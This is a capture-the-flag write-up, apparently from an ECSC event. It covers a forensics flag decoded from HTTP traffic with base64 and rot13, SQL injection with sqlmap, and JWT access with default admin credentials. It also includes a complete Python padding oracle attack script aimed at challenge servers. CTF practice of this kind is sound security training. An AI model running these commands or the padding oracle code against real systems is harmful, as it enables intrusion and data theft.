
We apply display filter http since it’s the most vulnerable and search the traffic. Then we follow the TCP stream with the shortcut Ctrl+Alt+Shift+T or right click follow TCP stream. We look at the get/post requests.

Eventually we spot suspicious traffic to [www.txtwizard.net](http://www.txtwizard.net)



I selected only the conversation from Client:



Then I used online regex platform to get all the keys:  


you+got+the+ideea

you+got+the+ideea

you+got+the+ideea

UlBGUHtxcTU0NX

NvczEyc3E2MDhx

bm44cDIwMXM1MH

M5NXA4NTIwb3Jw

OXM3NDRuMzU3M2

8xcXAwb3A1M3By

MDE5NzI2fQ%3D%3D

he+he+he+%3A)

UlBGUHtxcTU0NXNvc

zEyc3E2MDhxbm44cD

IwMXM1MHM5NXA4NTI

wb3JwOXM3NDRuMzU3

M28xcXAwb3A1M3ByM%0ADE5NzI2fQ%3D%3D

Then we clean it:  
UlBGUHtxcTU0NXNvc

zEyc3E2MDhxbm44cD

IwMXM1MHM5NXA4NTI


wb3JwOXM3NDRuMzU3

M28xcXAwb3A1M3ByM

DE5NzI2fQ==

And merge into 1 line:  
UlBGUHtxcTU0NXNvczEyc3E2MDhxbm44cDIwMXM1MHM5NXA4NTIwb3JwOXM3NDRuMzU3M28xcXAwb3A1M3ByMDE5NzI2fQ==


Then we decode it by base64:



RPFP{qq545sos12sq608qnn8p201s50s95p8520orp9s744n3573o1qp0op53pr019726}

It has to be ecsc therefore we can point out that this line is obfuscated with rot13

We go to rot13.com and get our flag:



ECSC{dd545fbf12fd608daa8c201f50f95c8520bec9f744a3573b1dc0bc53ce019726}

**Schematics**

Open folder in vs code -> open terminal and run commands one after one:

A black screen with white text

AI-generated content may be incorrect.

git clone <https://github.com/maurosoria/dirsearch.git>

cd dirsearch

pip install -r requirements.txt

python3 dirsearch.py -u <http://34.40.24.84:30728>

A computer screen shot of a program code

AI-generated content may be incorrect.

Go to: /register.php and register, then login.

After you log in and see text “Hello admin” you go to inspect ->application -> cookies

A screenshot of a computer

AI-generated content may be incorrect.

Then open kali andrun this command (just change cookie value and ip url)

sqlmap -u "http://34.40.24.84:30101/index.php" --cookie="PHPSESSID=be7739251100b0dfd5403f9b4c22988c" --data="product\_name=abc&submit=Search" --forms --columns

A screenshot of a computer

AI-generated content may be incorrect.

**Authorization :**

Same process as we did on schematics including python3 dirsearch.py -u <http://34.40.24.84:30728> . After we make dirsearch, then open burpsute and go on /auth endpoint

A screenshot of a computer screen

AI-generated content may be incorrect.

Then we have to explore other endpoints which were found by dirsearch: A screenshot of a computer

AI-generated content may be incorrect.

Open linux

7. curl -s -X POST http://34.40.24.84:30653/auth -H "Content-Type: application/json" -d '{"username":"admin", "password":"admin"}'

(it will give you access token)

8. curl -s http://34.40.24.84:30653/secrets -H "Content-Type: application/json" -H "Authorization: JWT eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE3NTE4MjA3MDIsImlhdCI6MTc1MTgyMDQwMiwibmJmIjoxNzUxODIwNDAyLCJpZGVudGl0eSI6MX0.Trfufbir\_5KAGSf6D-IROWIhGD5vGMvyv0YTiZBPurQ"

**Seer:**

seer

1. nmap -sV -sC -p 32315 34.40.24.84 -Pn

2. nc 34.40.24.84 32315

3. python3 -c 'print("2\n" + "A"\*16)' | nc 34.40.24.84 32315

4. echo "n1UATBhSfzoPdHk8Q8AR+COaYYoYxwi8bchITKHri7gVKSZKDzK2egexApBXOvh/hvPmCSw833Y+ol33ESmGW7xf5HcHlHm5Un+GDxF1+ksLB1xfg7X7TQLbFCc4bgS5" | base64 -d | xxd

5. setup python environment run following script

import socket

from base64 import b64decode, b64encode

from Crypto.Util.Padding import pad, unpad

import time

import hashlib

def send\_message(ciphertext):

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect(('34.40.24.84', 32315))

# Read welcome message

s.recv(1024)

# Select option 2 (send feedback)

s.send(b'2\n')

s.recv(1024) # Read prompt

# Send our ciphertext

s.send(b64encode(ciphertext) + b'\n')

response = s.recv(1024)

s.close()

# Adjust this condition based on actual server responses

return b'ValueError: Incorrect IV length' not in response

def padding\_oracle\_attack(ciphertext, block\_size=16):

iv = ciphertext[:block\_size]

blocks = [ciphertext[i:i+block\_size] for i in range(block\_size, len(ciphertext), block\_size)]

plaintext = b''

for block\_num, block in enumerate(blocks):

print(f"\nDecrypting block {block\_num + 1}/{len(blocks)}")

intermediate = bytearray(block\_size)

plain\_block = bytearray(block\_size)

prev\_block = iv if block\_num == 0 else blocks[block\_num - 1]

for byte\_pos in range(block\_size-1, -1, -1):

padding\_value = block\_size - byte\_pos

for guess in range(256):

modified\_prev = bytearray(prev\_block)

# Set bytes we already know

for k in range(byte\_pos + 1, block\_size):

modified\_prev[k] = intermediate[k] ^ padding\_value

modified\_prev[byte\_pos] = guess

test\_cipher = bytes(modified\_prev) + block

valid = send\_message(test\_cipher)

time.sleep(0.1) # Rate limiting

if valid:

intermediate[byte\_pos] = guess ^ padding\_value

plain\_block[byte\_pos] = intermediate[byte\_pos] ^ prev\_block[byte\_pos]

print(f"Byte {byte\_pos}: {plain\_block[byte\_pos]:02x}", end=' ', flush=True)

break

plaintext += bytes(plain\_block)

print(f"\nPartial plaintext: {plaintext.decode(errors='ignore')}")

try:

return unpad(plaintext, block\_size).decode()

except:

return plaintext.decode(errors='ignore')

# The encrypted message you received from option 1

encrypted\_b64 = '5N9BWwOEjNOBH5C9Rnal5YqO/1A7tyq0jpoNDFcR4DrZ8kusJPq+WUiXnGiSAI9wY7OFOoj5H0kBYqrNskW7z7FPC8VeiJp+wM6toYJ3sU8AE3Q7Qiz3MYrgSW++wliS'

encrypted = b64decode(encrypted\_b64)

\

print("Starting padding oracle attack...")

decrypted = padding\_oracle\_attack(encrypted)

print("\nFully decrypted message:")

print(decrypted)

flag = "CTF{" + hashlib.sha256(decrypted.encode()).hexdigest() + "}"

print("\nFlag:", flag)